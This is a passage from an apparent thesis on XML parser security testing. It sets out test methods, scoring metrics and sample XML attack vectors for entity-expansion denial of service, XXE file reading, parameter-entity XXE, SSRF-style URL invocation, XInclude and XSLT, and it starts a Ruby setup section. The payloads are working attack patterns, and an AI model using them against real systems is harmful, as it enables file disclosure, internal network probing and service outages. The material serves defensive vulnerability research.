We identified different variations of URL Invocation attacks (i) Doctype, (ii) external General Entity, (iii) external Parameter Entity, (iv) XInclude , (v) xsi:noNamespaceSchemaLocation and (vi) xsi:schemaLocation. Of course, all variations of URL Invocation attacks require network connectivity. However, depending on the attack vector, additional very specific requirements have to be met. Each of these attack vectors and requirements is discussed in detail in Section 5.5.

4.5. XInclude Attacks

This section discusses the XInclude attacks in connection with XML parsers. First we will give a short overview about XInclude attacks, then we will explain how to use an XInclude attack to read out arbitrary files on a system. Lastly, we will shortly discuss some other useful hints regarding XInclude attacks, like using the attribute "parse=text".

Overview of XInclude Attacks

Since XInclude is used similarly to external general entities, the attack vectors are similar to XXE attacks, namely reading out arbitrary files, TCP Scans and DoS attacks. DoS attacks are shortly described in Section 4.2 and TCP Scans in more detail in Section 4.4. The bird's eye view of the scenario, which we focus on in this section, and the explanations are therefore identical to Section 4.2.

XInclude Attack

Listing 4.30 shows an example of a document crafted in such way.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <data xmlns:xi="http://www.w3.org/2001/XInclude">
3 <xi:include href="C:/Christopher_Spaeth/code/xml_files_windows/
     xinclude_source.xml">
4 </xi:include>
5 </data>
```

Listing 4.30: Example of a crafted XML document to conduct an XInclude attack

- ⋆ Line 2: Declare a root [39] element "data" and reference the namespace for XInclude.
- ⋆ Line 3: Declare an `xi:include` [39] element with a *href* attribute to a local resource "xinclude_source.xml"

Listing 4.31 shows the content of the referenced document "xinclude_source.xml", which is simply an [39] element with the [43] content "it_works"

```
1 <content>it_works</content>
```

Listing 4.31: Example of an arbitrary file which can be read out using an XInclude attack

If the parser processes XInclude, the content of the file "xinclude_source" is included in the main document instead of the `xi:include` [39] element.

Other Notes concerning XInclude Attacks

XInclude offers an attribute 'parse' which can be set either to *text* or *xml*. If the option *text* is set, arbitrary content can be included as long as no characters are inserted which are declared forbidden in XML [Mar06]. From an attacker's point of view, the parse option *text* seems to be more attractive because configuration files based on XML can also be read out. We only conducted a limited number of testings with Xerces-J and some forbidden characters (&, <) but could not confirm this restriction. Further investigation of this behavior exceeds the scope of this thesis.

4.6. XSLT Attacks

This section discusses the XSLT attacks in connection with XML parsers.

There are various attacks on web services which process XSLT [cve15] [cve14]. Furthermore, a systematic overview about XSLT attacks is available for researchers [Gru14].

We are not executing a "real" attack on an XML parser, but rather use the XSLT `document` function to check whether the parser natively supports XSLT. Listing 4.32 shows the input XSLT document, which the parser processes.

```
1 <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/
     Transform">
2         <xsl:template match="/">
3           <xsl:value-of select=
4                 "document('C:/Christopher_Spaeth/code/xml_files_windows
                     /optional/xslt.xml')"/>
5         </xsl:template>
6 </xsl:stylesheet>
```

Listing 4.32: Example of an XSLT input document

Listing 4.33 shows the referenced file "xslt.xml".

```
1 <data>it_works</data>
```

Listing 4.33: Referenced XML document for an XSLT attack

If the parser supports XSLT, the content of the file is included in the main document, as is discussed in Section 3.6

5. Methodology

This chapter discusses the test methodology used. First we will present in Section 5.1 some general information about how we created our tests and the naming convention. Then we will discuss the test methodology for DoS, XXE, XXE based on parameter entities, URL Invocation, XInclude and XSLT attacks. The attacks and ideas for creating specific test vectors are described in different sources [Liv10] [cve03] [Kle02] [Sul09] [owa15] [Ste02] [Yun13] [Nov14] [Mor14] [Yun14] [cve15] [Gru14] [tir13b] [apa10a] [mic15n] [@ON14].

5.1. General

Test Creation - Empirical, Iterative and Incremental

As discussed in Chapter 4, we have identified several attacks to test for. Each attack can be executed in a variety of ways. In most cases, we draw conclusions from previous test results to fine tune the attack vectors.

This is best explained with DoS attacks. The "original" attack consumes about 3 GB of memory, which is not suitable for frequent testing of parsers. Therefore, we chose an arbitrary number of entity references (e.g. 1000) and tested the parsers. Over time we observed that some parsers have built-in countermeasures. So in order to determine the cause triggering these countermeasures, we reduced the amount of entity references, but at the same time increased the size of a single entity. This way we can investigate whether the total size of an entity or the amount of entity references triggers the countermeasure.

For other tests we proceed in a similar way. The creation of our test set is therefore best described by an empirical, iterative and incremental approach.

Test Coverage

We identified 16 "core tests" in total, which are used to evaluate a parser's default behavior. We create additional tests, which are based on setting a single feature or a combination of "interesting" features. We identify "interesting" (combinations of) features by consulting the API of the parser, an extensive search of Internet resources and several test runs on our system. If our assumption is sustained, namely that a feature has an impact on processing, we add it to our test set. We usually do not include features which do not alter processing. Granted, there are some exceptions to this rule. If a feature is not working as expected or we cannot find any information for any feature, we check the source code for clues/explanations.

We admit that this way we cannot guarantee a 100% test coverage of all features, however, we think that our test set, created in this way, is suitable for making statements about the security of a parser and the impact of selected features on processing.

Test Metric

To achieve comparable and repeatable results, we use unit-tests and the following simple metric. For each executed test (core test and test based on a feature):

If the parser is (i) not vulnerable by default or (ii) a feature which is either turned on/off mitigates the vulnerability, the test result is rated with the value “0”.
If the parser is (i) vulnerable by default or (ii) a feature which is either turned on/off triggers a vulnerability, the test result is rated with the value “1”.

In order to get comparable results for different parsers of different programming languages, we define the Base Vulnerability Score (BVS) as the sum of all 16 core tests. Since each vulnerability adds “1” to this score, this gives us the parser’s total number of vulnerabilities. This way, we can easily identify parsers with secure defaults for each programming language. To evaluate the security of a parser when features are set, we define the Vulnerabilities from Features Score (VFS) as the sum of all (core + additional) test results minus the BVS as in Equation 5.1

$$VFS = Alltests - BVS \tag{5.1}$$

This shows us the total number of tests, introducing new vulnerabilities.

We calculate the percentage of the BVS in relation to (i) the number of core tests as in Equation 5.2, (ii) the total number of tests as in Equation 5.4 and (iii) how much the core tests contribute to the total number of vulnerabilities.

$$(i)bvs_p = \frac{BVS}{Core\ tests} * 100 = \frac{BVS}{16} * 100 \tag{5.2}$$

$$(ii)bvs_{total} = \frac{BVS}{All\ tests} * 100 \tag{5.3}$$

$$(iii)bvs_{vuln} = \frac{BVS}{BVS + VFS} * 100 \tag{5.4}$$

While (i) is just another way of expressing the BVS on a normalized scale, (ii) shows the percentage of vulnerabilities which can be accounted for by the parser’s default setting and (iii) refines this statement by showing how many vulnerabilities are activated by default.

We calculate the percentage of the VFS in relation to (i) the total number of tests and (ii) the total number of vulnerabilities. While (i) shows how the overall security of a parser is influenced by using new (insecure) features, (ii) shows how new features contribute to the total number of vulnerabilities,

$$(i)VFS_p = \frac{VFS}{All\ tests} * 100 \tag{5.5}$$

$$(ii) VFS_{vuln} = \frac{VFS}{BVS + VFS} * 100 \tag{5.6}$$

We introduce a second count, called the Countermeasure Score (CMS). For each mitigated vulnerability, the test result is rated with the value “1”. For all other test results, the test result is rated with the value “0”. Note that this differs from the previous calculation, because features which do not impact the processing of the parser are excluded here. We calculate the percentage of the CMS in relation to all additional tests as in Equation 5.7, in order to determine how the countermeasures relate to the total number of additional tests.

$$cms_p = \frac{CMS}{AdditionalTests} * 100 \tag{5.7}$$

A value > 50% can be considered good, because this means that for each vulnerability there is on average one countermeasure. There is one caveat with this calculation though. In several parsers we test, for example, if a feature has priority over another feature. If a feature mitigates a vulnerability and has priority over several other features, a single countermeasure is counted multiple times. The higher the number of such tests, the more should the calculated CMS only be taken as an indicator in regard to the countermeasures of a parser. In any case we recommend to take a closer look at the detailed test results and not to rely on numbers.

Naming Convention

In order to easily distinguish core tests from additional tests, we use the following naming convention. The name of a “core test” is deduced from the processed XML file. For any additional test with a set feature, we append the name of the feature as a suffix to the name of the core test. For example assume the file “url_invocation_doctype.xml” is processed. The corresponding “core” test, which tests the default behavior of the parser is called “testURLInvocation_doctype”. If a feature “no_network” is available for disabling network access, the additional test is called “testURLInvocation_doctype_no_network”.

5.2. Denial-of-Service Methodology

We use these test cases to test for DoS:
(i) testDOS_core: A sample which is harmless but indicates a vulnerability.
(ii) testDOS_indirections: A sample which exceeds a reasonable threshold of entity references.
(iii) testDOS_entitySize: A sample which exceeds a reasonable threshold of entity expansion, regarding the total size of the entity.
We started out with a test case 'similar' to (i), but soon realized that it is necessary to further distinguish the tests as regards the cause of the vulnerability.

(i) testDOS_core

Listing 5.1 shows test sample (i) testDOS_core.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE data [
3 <!ELEMENT data (#PCDATA)>
4 <!ENTITY a0 "dos" >
5 <!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;">
6 <!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;">
7 ]>
8 <data>&a2;</data>
```

Listing 5.1: Attack vector for probing DoS attacks

This XML document contains 25 times the string "dos", which consumes about 75 bytes of memory. We use this test case as an unsuspicious looking vector to test for DoS vulnerability in the wild without causing any damage.
We developed other attack vectors (ii) and (iii) in order to confirm a possible vulnerability.

The Python defusedxml module [tir13b] uses two thresholds in order to determine whether a DoS attack is taking place, first the number of entity indirections and second the total size of entity expansion. An entity indirection is defined as 'a counter [that] starts when an entity reference is encountered. It resets after the entity is fully expanded' [tir13b]. The number of allowed entity indirections is set to a default value of 40.

The SecurityManager of Xerces-J has a similar attribute called EntityExpansionLimit which is set to 100,000 by default [apa10a]. defusedxml sets the total size of an entity to eight (8) MB by default. Microsoft XMLReader leaves the corresponding value of **MaxCharactersFromEntities** unbounded by setting it to *0* [mic15n].

(ii) testDOS_indirections

Listing 5.2 shows test sample (ii) testDOS_indirections.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE data [
3 <!ENTITY a0 "dos" >
4 <!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">
5 <!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
6 <!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
7 <!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">
8 ]>
9 <data>&a4;</data>
```

Listing 5.2: Attack vector for probing the maximum number of entity references

We consider a limit of 100,000 entity indirections as unreasonably high and therefore use a value of 11111 entity references or 10,000 times the string “dos" which corresponds to a total size of about 30 KB.

(iii) testDOS_entitySize

Listing 5.3 shows test sample (iii) testDOS_entitySize.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE data [
3 <!ENTITY a0
4 "dosdosdosdosdosdosdosdosdosdosdosdosdosdosdosdosdosdosdosdosdosdosdos...
     dos" >
5 ]>
6 <data>&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;</data>
```

Listing 5.3: Attack vector for probing the total size of an entity

Because the output size of a billion laughs attack is within the range of gigabytes, we exceed the limit of defusedxml by a few megabyte. This is due to performance issues of our unit tests, which should finish as quickly as possible. Entity `a0` has a size of about one (1) MB and [39] element “data” has a total of ten (10) entity indirections. This corresponds to 3,400,000 times the string “dos” and consumes about ten (10) MB of memory. This exceeds the threshold of defusedxml, but is less than the default 40 entity indirections.

The DoS attack is successful if the parser returns the expected number of ’dos’ within the [43] content of the [39] element. In any other case (e.g. the parser returns less occurrences), the test is not successful and the parser is not vulnerable to DoS attacks.

5.3. XML External Entity (XXE) Methodology

We use these test cases to test for XXE:
(i) testXXE: tests for standard XXE attack by including a file from the system.

Usually an attacker tries to siphon as much information from a system as possible with an XXE attack. However, checking the contents of large files is cumbersome and error-prone. Therefore, we simplify the process of testing for XXE and create a dummy file which contains an arbitrary identifier, like “it_works”. In order not to falsify the test results with this dummy file, we make sure that our dummy file has the same file permissions as a potential sensitive file.

This is most easily demonstrated with Unix Systems, where file permissions are granted based on a combination of r(ead)/w(rite)/(e)x(ecute) permissions for the owner/group/all. Listing 5.4 shows the corresponding permissions of the /etc/passwd file, which is a common target for this kind of attack.

```
1 -rw-r--r--   1 root root    1792 4 Jul 14 16:45 passwd
```

Listing 5.4: File permissions of a sensitive file on a Unix system

The dummy file has the same permissions as the /etc/passwd file, as shown in Listing 5.5.

```
1 -rw-r--r--   1 root root          4 Jul 14 16:49 xxe
```

Listing 5.5: File permissions of the dummy file used to test for XXE

A vulnerable parser - for example Python pulldom - processes this file and includes the contents. We claim that the parser can access any file on the system with read permissions set. We verify this assumption by removing the read permissions from our dummy file.

```
1 -rw-------  1 root       root          4 Jul 14 16:49 xxe
```

Listing 5.6: Updated file permissions of the dummy file without read permissions

When pulldom parses this file, an IOError “[Errno 13] Permission denied: u’/tmp/xxe’ is triggered.

This shows that using a dummy file with accordingly set permissions does not falsify our test results. The same reasoning applies to permissions on Windows systems.

(i) testXXE

Listing 5.7 shows test sample (i) testXXE.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ELEMENT data (#PCDATA)>
4 <!ENTITY file SYSTEM "file:///C:/Christopher_Spaeth/code/
     xml_files_windows/xxe.txt">
5 ]>
6 <data>&file;</data>
```

Listing 5.7: Attack vector for probing XXE attacks

The explanations for this document are identical to Section 4.2.

The XXE attack is successful if the parser returns the unique string “it_works” within the [43] content of the [39] element. In any other case (e.g. the parser triggers an exception) the test is not successful and the parser is not vulnerable to XXE attacks.

5.4. XXE Based on Parameter Entities Methodology

We use these test cases to test for XXE:
(i) testInternalSubset_ExternalPEReferenceInDTD: A sample which checks processing of external parameter entities.
(ii) testInternalSubset_PEReferenceInDTD: A sample which checks processing of internal parameter entities.
(iii) testParameterEntity_core: A sample which tries to include contents of a file using parameter entities.
(iv) testParameterEntity_doctype: A sample which is a variation of (iii).

(i) testInternalSubset_ExternalPEReferenceInDTD

Listing 5.8 shows test sample (i) testInternalSubset_ExternalPEReferenceInDTD.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY % external SYSTEM
4   "file:///C:/.../xml_files_windows/
      internalSubset_ExternalPEReferenceInDTD.dtd">
5 %external;
6 ]>
7 <data>&intern;</data>
```

Listing 5.8: Attack vector for probing support of external parameter entities

Listing 5.9 shows the content of the referenced file “internalSubset_ExternalPEReferenceInDTD.dtd”.

```
1 <!ENTITY intern 'it_works'>
```

Listing 5.9: Content of the DTD of testInternalSubset_ExternalPEReferenceInDTD

This test has minimal dependencies. It does not require network access and there is a high probability of a “simple” internal general entity also working if a parameter entity is resolved. Therefore, we can observe the [43] content of the [39] element “data” and check if the `replacement text` is included. This test is not an attack. It checks whether external parameter entities are processed.

(ii) testInternalSubset_PEReferenceInDTD

Listing 5.10 shows test sample (ii) testInternalSubset_PEReferenceInDTD.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY % internal "<!ENTITY intern 'it_works'>">
4 %internal;
5 ]>
6 <data>&intern;</data>
```

Listing 5.10: Attack vector for probing support of internal parameter entities

The explanations from Paragraph 5.4 apply. Additionally, this test has even fewer dependencies, as it does not depend on file system access or any protocol support.

The results of (i) and (ii) can be cross-referenced with the results of a DoS attack. If the parser processes internal general entities (and is therefore vulnerable to DoS attacks), but this test shows that no `replacement text` has been included in [43] content, then we can conclude that internal parameter entities are not supported. Unfortunately, if the parser does not process internal general entities we cannot conclude anything regarding the processing of internal parameter entities. Luckily for us, we have not encountered such an "exception" during our tests and we think that there is little chance that a parser processes parameter entities but does not process internal general entities.

(iii) testParameterEntity_core

Listing 5.11 shows test sample (iii) testParameterEntity_core.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE data [
3 <!ENTITY % start "<![CDATA[">
4 <!ENTITY % goodies SYSTEM "file:///C:/Christopher_Spaeth/code/
     xml_files_windows/xxe.txt">
5 <!ENTITY % end "]]>">
6 <!ENTITY % dtd SYSTEM "http://127.0.0.1:5000/parameterEntity_core.dtd">
7 %dtd;
8 ]>
9 <data>&all;</data>
```

Listing 5.11: Attack vector for probing XXE attacks based on parameter entities

Listing 5.12 shows the content of the referenced file "parameterEntity_core.dtd", which is hosted on the attacker's server.

```
1 <!ENTITY all '%start;%goodies;%end;'>
```

Listing 5.12: Content of the DTD of testParameterEntity_core

A detailed description of this attack is available in Section 4.3 and online [Mor14].

As stated in Section 5.5, we mainly test URL Invocation with the HTTP protocol. However, there is a quite novel type of attack [Nov14] using the FTP protocol to retrieve an arbitrary amount of lines per file. Because this test works with indirect feedback, we manually test this attack and include the results in a short note.

We also manually test the schemaEntity attack, which relies on different Features, and include the results here. As before, manual testing seems more appropriate at the moment.

(iv) testParameterEntity_doctype

Listing 5.13 shows test sample (iv) testParameterEntity_doctype.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE data SYSTEM "http://127.0.0.1:5000/parameterEntity_doctype.
    dtd">
3 <data>&all;</data>
```

Listing 5.13: Variation of an attack vector for probing XXE attacks based on parameter entities

Listing 5.14 shows the content of the referenced file “parameterEntity_doctype.dtd”, which is hosted on the attacker’s server.

```
1 <!ENTITY % start "<![CDATA[">
2 <!ENTITY % goodies SYSTEM "file:///C:/Christopher_Spaeth/code/
    xml_files_windows/xxe.txt">
3 <!ENTITY % end "]]>">
4 <!ENTITY all '%start;%goodies;%end;'>
```

Listing 5.14: Content of the DTD of testParameterEntity_doctype

We modify the original attack in such a way that the attack vector is completely “hidden” in the [30] external subset. Although “hiding” the attack vector may come in handy, this is not the reason why we created this sample. We concluded that due to parser settings this attack could be successful, while the original attack is not. Provided the parser processes the DOCTYPE (and thereby the [30] external subset) but forbids processing of external entities. Since these two settings need not be intertwined, the original attack (iii) testParameterEntity_core fails under these circumstances, but this attack succeeds. On the other hand it is also possible that fetching the [30] external subset in the DOCTYPE is not allowed, but processing of external entities is. Then this attack fails, but the original attack (iii) testParameterEntity_core succeeds. This attack is therefore a complementary test to check the vulnerability of the parser to XXE attacks based on parameter entities.

The explanations in Section 5.3 apply for the success and failure of XXE attacks based on parameter entities.

5.5. URL Invocation Methodology

We use these test cases to test for URL Invocation:
(i) testURLInvocation_doctype: Use a system identifier in the document type declaration to an [30] external subset.
(ii) testURLInvocation_externalGeneralEntity: Use a reference to an external general entity in [43] content.
(iii) testURLInvocation_parameterEntity: Use a system identifier in an external parameter entity to an [30] external subset.
(iv) testURLInvocation_noNamespaceSchemaLocation: Use a URI as the value of the attribute "href" of noNamespaceSchemaLocation.
(v) testURLInvocation_schemaLocation: Use a URI as the value of the attribute "href" of schemaLocation.
(vi) testURLInvocation_XInclude: Use a URI as the value of the attribute "href" of an `xi:include` [39] element.

URL Invocation Methodology

Before we proceed with the description of the tests, we would like to explain the test methodology. There is an abundance of protocols which can be tested. To name but a few: HTTP, FTP, Telnet, IMAP, SMTP, POP, DNS, gopher and programing language specific protcols for Java like jar and netdoc.

Since we are interested in the capabilities of a parser for URL Invocation and not in a detailed analysis of supported protocols, we limit our tests to the HTTP protocol. We think that this is justified to be able to make a sound statement about the network capabilities of a parser. Further tests for other protocols can be conducted based on these results. For Java and PHP, some empirical results are already available in the SSRF bible [@ON14].

Since URL Invocation cannot be tested by observing the content of an XML document, we first had to choose one out of at least two options to test for URL Invocation (i) using Mock-Objects and (ii) setup a server.

(i) Unit Tests with Mock-Objects. This yields the advantage of perfectly blending in with our existing test methods. However, the disadvantages weigh much more heavily. First and foremost the parser, if vulnerable to URL Invocation, calls an underlying library. In order to test the parser with Mock-Objects, it is necessary to examine the internal workings of the parser and determine which URL library is used before any tests can be executed. Reading source code is time consuming and has to be done for every tested parser. Another disadvantage is that using this methodology we can only observe the behavior of the parser for a predefined crafted output, for example, we input an XML document and instantiate our Mock-Object to deliver some predefined answer. However, what we are actually interested in is network connectivity, which is not tested at all this way. We also had to make a decision regarding the test methodology early on and could not guarantee at this point that all tested programing languages support Mock-Objects.

On the other hand, we considered (ii) to setup a server and implement a listener for each tested protocol (or at least an HTTP server). The advantage here is that all parsers use the same interface and hence the results are directly comparable. The huge disadvantage of using this methodology is that it requires manual

evaluation of the log files. This is error-prone, time consuming (if repeated) and does not yield reproducible results. If other testers wished to verify our test results, this would assume that the tester also sets up a server on his workstation, which may not be possible or desired in all cases.

Instead of setting up a server and watching the log files manually, we implement a small web server for HTTP, which has three methods.
(i) `reset`: Reset the current count of requests.
(ii) `getCounter`: Return the current count of requests back to the client.
(iii) `else`: Increment the counter; may deliver a file.

The setup of a URL Invocation test looks as follows. Before the test, an independent client implemented in the unit test, resets the counter of the server to 0, using the `reset` method. The parser processes the XML document. If the parser makes a request to the web server at an arbitrary URL (e.g. requests a file), the counter is incremented by one (and the file is delivered to the parser). After the test, the independent client checks the counter of the web server using the `getCounter` method, if it has been incremented.

This option is easy to setup and re-usable by other testers, it confirms network connectivity and the results are comparable over multiple parsers from different programing languages. It fits our needs to use existing code [Fla04] and apply only a few minor modifications.

(i) testURLInvocation_doctype

Listing 5.15 shows the test sample (i) testURLInvocation_doctype.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE data SYSTEM "http://127.0.0.1:5000/">
3 <data>4</data>
```

Listing 5.15: Attack vector for probing URL Invocation by using DOCTYPE

The DOCTYPE contains either a system identifier or a public identifier to an [30] external subset. This test is (mostly) not related to processing of external general/parameter entities and is expected to be dependant on features affecting the DTD in general or this system identifier specifically.

(ii) testURLInvocation_externalGeneralEntity

Listing 5.16 shows the test sample (ii) testURLInvocation_externalGeneralEntity.

```
1 <?xml version='1.0'?>
2 <!DOCTYPE data [
3 <!ELEMENT data ANY>
4 <!ENTITY remote SYSTEM "http://127.0.0.1:5000/file.xml">
5 ]>
6 <data>&remote;</data>
```

Listing 5.16: Attack vector for probing URL Invocation by using an external general entity

As discussed in Section 4.2, we use an XXE attack to conduct a URL Invocation attack. We expect this attack to be dependant on features (if available) for (external general) entities. There is little correlation with (i), apart from the fact, that if DTDs are not processed, external general entities are also not processed. In order to avoid any well-formedness errors, we reference a well-formed XML document on our server which is shown in Listing 5.17.

```
1 <?xml version='1.0' encoding='utf-8'?>
2 <data>it_works</data>
```

Listing 5.17: Referenced document for URL Invocation using external general entities

(iii) testURLInvocation_parameterEntity

Listing 5.18 shows the test sample (iii) testURLInvocation_parameterEntity.

```
1 <?xml version='1.0'?>
2 <!DOCTYPE data [
3 <!ENTITY % remote SYSTEM "http://127.0.0.1:5000/
     url_invocation_parameterEntity.dtd">
4 %remote;
5 ]>
6 <data>4</data>
```

Listing 5.18: Attack vector for probing URL Invocation by using an external parameter entity

As shown in Section 4.3, the XXE attack based on parameter entities depends on inclusion of an [30] external subset by using parameter entities. This sample tests this issue and can therefore be used to make a statement about the feasibility of an XXE attack based on parameter entities. In order to avoid any well-formedness errors and to faciliate parsing by a validating processor, we use a well-formed DTD file, which is shown in Listing 5.19.

```
1 <!ELEMENT data (#PCDATA)>
```

Listing 5.19: Content of the DTD of testURLInvocation_parameterEntity

(iv) testURLInvocation_noNamespaceSchemaLocation

Listing 5.20 shows the test sample (iv) testURLInvocation_noNamespaceSchemaLocation.

```
1 <?xml version='1.0'?>
2 <data xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
3         xsi:noNamespaceSchemaLocation=
4                 "http://127.0.0.1:5000/
                    url_invocation_noNamespaceSchemaLocation.xsd">4
5 </data>
```

Listing 5.20: Attack vector for probing URL Invocation by using a noNamespaceSchemaLocation attribute

Morgan [Mor14] explains that XML Schema attributes may be used to conduct SSRF attacks, however "our testing of several XML parsers has revealed that none will fetch schemas based on these attributes by default, though an exhaustive set of tests has not been conducted to find out what settings are necessary to trigger this behavior (or if it is supported at all) in each parser" [Mor14]. This test aims at examining this issue in detail and providing the prerequisites (features) necessary for this attack. In order to avoid any well-formedness errors and allow parsing by validating processors, we reference an XSD Schema file on our server, which is shown in Listing 5.21.

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <xs:schema
3      xmlns:xs="http://www.w3.org/2001/XMLSchema">
4  <xs:element name="data" type="xs:string"/>
5 </xs:schema>
```

Listing 5.21: Content of the XSD of testURLInvocation_noNamespaceSchemaLocation

(v) testURLInvocation_schemaLocation

Listing 5.22 shows the test sample (iv) testURLInvocation_noNamespaceSchemaLocation.

```
1 <?xml version='1.0'?>
2 <ttt:data xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
3         xmlns:ttt="http://test.com/attack"
4         xsi:schemaLocation=
5                 "ttt http://127.0.0.1:5000/
                    url_invocation_schemaLocation.xsd">4
6 </ttt:data>
```

Listing 5.22: Attack vector for probing URL Invocation by using a schemaLocation attribute

This is another XML Schema attribute which may be used for URL Invocation attacks. The reasoning and goals are identical to the previous paragraph.

The referenced XSD Schema File is shown in Listing 5.23.

```
<?xml version="1.0" encoding="UTF-8"?> <xs:schema
    xmlns:xs="http://www.w3.org/2001/XMLSchema">
 <xs:element name="data" type="xs:string"/>
</xs:schema>
```

Listing 5.23: Content of the XSD of testURLInvocation_schemaLocation

When testing some parsers, it may be necessary to use a slightly modified version of this XSD file with an attribute targetNamespace, as shown in Listing 5.24.

```
<?xml version="1.0" encoding="UTF-8"?>
<xs:schema
    xmlns:xs="http://www.w3.org/2001/XMLSchema"
        targetNamespace="http://test.com/attack">
 <xs:element name="data" type="xs:string"/>
</xs:schema>
```

Listing 5.24: Content of the XSD of testURLInvocation_schemaLocation (alternative)

(vi) testURLInvocation_XInclude

Listing 5.25 shows the test sample (vi) testURLInvocation_XInclude.

```
<?xml version='1.0'?>
<data xmlns:xi="http://www.w3.org/2001/XInclude">
       <xi:include href="http://127.0.0.1:5000/file.xml"></xi:include>
</data>
```

Listing 5.25: Attack vector for probing URL Invocation by using XInclude

This test checks whether the *href* attribute of an `xi:include` [39] element can be used to make a request to a remote system. The referenced resource is identical to Listing 5.17

The URL Invocation attack is successful if the counter of the web server is incremented after the parser has finished parsing. In any other case (e.g. the counter is not incremented) the test is not successful and the parser is not vulnerable to URL Invocation attacks.

5.6. XInclude Methodology

We use these test cases to test for XInclude:
(i) testXInclude: Include a local file using an `xi:include` [39] element

(i) testXInclude

Listing 5.26 shows test sample (i) testXInclude.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <data xmlns:xi="http://www.w3.org/2001/XInclude">
3         <xi:include
4                 href="C:/Christopher_Spaeth/code/xml_files_windows/
                     xinclude_source.xml">
5         </xi:include>
6 </data>
```

Listing 5.26: Attack vector for XInclude attacks

Listing 5.27 shows the contents of the referenced file.

```
1 <content>it_works</content>
```

Listing 5.27: Content of the referenced file for the XInclude attack

The XInclude attack is successful if the content of the referenced file is included in the main XML document, meaning it contains an [39] element “data” with [43] content “it_works”. In any other case (e.g. the `xi:include` [39] element is not replaced) the test is not successful and the parser is not vulnerable to XInclude attacks.

5.7. XSLT Methodology

We use these test cases to test for XSLT:
(i) testXSLT: Include a local file using the document function.

(i) testXInclude

Listing 5.28 shows test sample (i) testXSLT.

```
1 <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/
     Transform">
2         <xsl:template match="/">
3           <xsl:value-of select=
4                 "document('C:/Christopher_Spaeth/code/xml_files_windows
                     /optional/xslt.xml')"/>
5         </xsl:template>
6 </xsl:stylesheet>
```

Listing 5.28: Attack vector for XSLT attacks

If the parser processes XSLT, the xsl:stylesheet [39] element is replaced by the contents of the target file "xslt.xml".
The XSLT attack is successful if the xsl file contains an [39] element "data" with [43] content "it_works". In any other case (e.g. the xsl:stylesheet [39] element is not replaced) the test is not successful and the parser is not vulnerable to XSLT attacks.

6. Ruby

This chapter discusses the installation and setup of our working environment in Section 6.1. Section 6.2 presents an overview of parsers in Ruby. Then we discuss the parsers REXML and Nokogiri in Sections 6.3 and 6.4. Finally, in Section 6.5 we will summarize the impact of the presented parsers.

Readers interested in a comparison of all parsers can refer to Section 6.5. Readers who would like to gain more insight into the test results can read the corresponding sections to each parser description. Readers who do not plan to run any of our tests can skip Section 6.1.

6.1. Installation and Setup

This section describes the installation and setup of our working environment on Windows 7.

We use Ruby v.2.1.6 for Windows [rub15] for x64 architectures. We install Ruby to "C:/Ruby21-x64" and opt-in the checkbox "Add ruby executables to your PATH". To verify that the installation was successful one can open a command prompt and execute the command "ruby -v". This produces an output similar to Listing 6.1

```
1 C:\Christopher_Spaeth\code\perl\xml_twig>ruby -v
2 ruby 2.1.6p336 (2015-04-13 revision 50298) [x64-mingw32]
```

Listing 6.1: Output of successful installation of Ruby

6.1.1. Installation Nokogiri

We use Nokogiri v.1.6.5, which is available as a prebuilt Rubygem on the homepage [nok15a]. We install Nokogiri by executing the following command in a command prompt and verify that the output is similar to Listing 6.2

```
1 C:\Users\dev\Downloads>gem install nokogiri-1.6.5-x64-mingw32.gem
2 Nokogiri is built with the packaged libraries: libxml2-2.9.2, libxslt
     -1.1.28, zl
3 ib-1.2.8, libiconv-1.14.
4 Successfully installed nokogiri-1.6.5-x64-mingw32
5 Parsing documentation for nokogiri-1.6.5-x64-mingw32
6 Installing ri documentation for nokogiri-1.6.5-x64-mingw32
7 Done installing documentation for nokogiri after 7 seconds
8 1 gem installed
```

Listing 6.2: Installation of Nokogiri

6.1.2. Network and Firewall

Since our tests use a local web server, we advise users to properly configure their firewalls. Otherwise network related problems are encountered when executing any tests that depend on network connectivity (like URL Invocation, Parameter Entities). We choose to disable the Windows firewall while executing the test set.

6.2. Overview of Parsers

We found the following parsers for Ruby: (i) Nokogiri, (ii) REXML, (iii) NQXML and (iv) libxml-ruby. We conducted tests for Nokogiri and REXML because of their widespread use. We found NQXML and libxml-ruby while testing REXML. While the author of REXML lists the first as a competing product, we found the latter by searching for a means to validate an XML Schema with REXML. [the08]

6.3. REXML

This section discusses the Ruby parser **REXML**. First we give an **Introduction** to the parser in Section 6.3.1, then discuss the **Available Settings** in Section 6.3.2 and finally summarize the **Impact** in Section 6.3.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section A.1. We recommend readers who would like to get more insight into the test results, to first read Section 6.3.2 and then proceed to the test results.

6.3.1. Introduction to REXML

REXML [Rus08g] is a XML parser written in Ruby and is included in the standard library. Its current version is 3.1.7.3, dated from the year 2008. REXML supports a treelike access model (similar to DOM), a streaming and a Pull API. REXML is a non-validating parser, which supports namespaces.

